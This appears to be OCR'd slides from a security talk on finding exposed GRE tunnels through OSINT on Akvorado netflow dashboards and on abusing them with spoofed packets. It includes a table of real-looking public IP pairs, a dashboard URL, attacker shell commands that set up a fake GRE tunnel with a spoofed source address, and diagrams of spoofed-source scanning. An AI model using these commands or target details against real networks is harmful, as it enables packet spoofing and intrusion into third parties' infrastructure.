
P.S. All addresses are example addresses.



ip.src	ip.dst
192.168.1.2	192.168.2.2
Data	

Normal GRE


P.S. All addresses are example addresses.



ip.src	ip.dst
192.168.2.2	192.168.1.2
Data	

Normal GRE


P.S. All addresses are example addresses.



ip.src	ip.dst
2.2.2.2	1.1.1.1
Original Packet ip.src	Original Packet ip.dst
192.168.2.2	192.168.1.2
Data	

Normal GRE


P.S. All addresses are example addresses.



ip.src	ip.dst
192.168.2.2	192.168.1.2
Data	

How 2 Find GRE Tunnel（by OSINT）

- Find by netflow
  - intitle: Akvorado
  - Filter “GRE”
- OSINT techniques



185.130.47.7:8081/visualize/N4IgRglgJhBOCmBjALhA9gOwIYBsQC4AzXAZ3gBoQYBbeDE9eggbRAGVZEBBKKWESgBESyHnxABdSnSgEQAJgAM8gCwBaAIzy1igOwAVR

Akvorado v1.8.3

December 7, 2024 10:43 AM — 4:43 PM · Stacked areas · 10 · L3⁄s · SrcAddr, DstAddr · Proto = "GRE"

Graph type: Stacked areas

□ Bidirectional □ Previous period

Time range

Presets: Last 6 hours

Start: 6 hours ago

End: now

Dimensions

Dimensions: SrcAddr ✕ DstAddr ✕

IPv4 /x: 32

IPv6 /x: 128

Limit: 10

Filter (Ctrl-Enter to execute)


```
Proto = "GRE"
```

Saved filters: Search...


	SRC ADDR	DST ADDR	MIN
🟦	80.249.212.156	80.249.213.14	15.67Mbps
🟧	80.249.213.14	80.249.212.156	125.00bps
🟦	78.186.136.17	199.231.235.181	85.00bps
🟩	220.132.33.7	185.130.47.225	80.00bps
🟪	114.33.244.181	199.231.235.157	80.00bps
🟦	122.117.208.31	185.130.47.210	80.00bps
🟧	114.35.218.153	199.231.235.116	80.00bps
🟦	114.35.218.153	199.231.235.91	80.00bps

How to Fake GRE packet

- Attacker



```
#### Create Fake Tunnel ####
ip addr add  1.1.1.1/32 dev eth0
ip r add 160.25.104.199 dev eth0 src 1.1.1.1
ip tunnel add gre1 mode gre local 1.1.1.1 remote 160.25.104.199 ttl 255
ip link set gre1 up mtu 1280
```



Real IP
160.25.104.198

Internet

Real IP
160.25.104.199

Internet

Real IP
2.2.2.2

Encapsulated Packet

Outer IP Header	GRE Header	IP Header	Payload
1.1.1.1 to 160.25.104.199		160.25.104.198 to 2.2.2.2	


Original Packet

IP Header	Payload
160.25.104.198 to 2.2.2.2	

Original Packet

IP Header	Payload
160.25.104.198 to 2.2.2.2	

How 2 Scan GRE via Fake ip.src




ip.src	ip.dst
1.2.3.4 <SCAN>	1.1.1.1 (victim)
ICMP Packet ip.src	ICMP Packet ip.dst
3.3.3.3	1.1.1.1
ping requests With information 1.2.3.4	

Fake ip.src
IP address

Example Public address
Example Attacker address
Example Spoofed address
Example Victim address

How 2 Scan GRE via Fake ip.src




ip.src	ip.dst
1.2.3.4 <SCAN>	1.1.1.1 (victim)
ICMP Packet ip.src	ICMP Packet ip.dst
3.3.3.3	1.1.1.1
ping requests With information 1.2.3.4	

Example Public address
Example Attacker address
Example Spoofed address
Example Victim address

How 2 Scan GRE via Fake ip.src

Attacker
3.3.3.3


ip.src	ip.dst
2.2.2.2 <SCAN>	1.1.1.1 (victim)
ICMP Packet ip.src	ICMP Packet ip.dst
3.3.3.3	1.1.1.1
ping requests With information 2.2.2.2	



Fake ip.src
IP address

Example Public address
Example Attacker address
Example Spoofed address
Example Victim address


How 2 Scan GRE via Fake ip.src



ip.src	ip.dst
2.2.2.2 Bingo!	1.1.1.1
ICMP Packet ip.src	ICMP Packet ip.dst
3.3.3.3	1.1.1.1
ping requests With information 2.2.2.2	

Example Public address
Example Attacker address
Example Spoofed address
Example Victim address

How 2 Scan GRE via Fake ip.src



ip.src	ip.dst
3.3.3.3	1.1.1.1
ping requests With information 2.2.2.2	

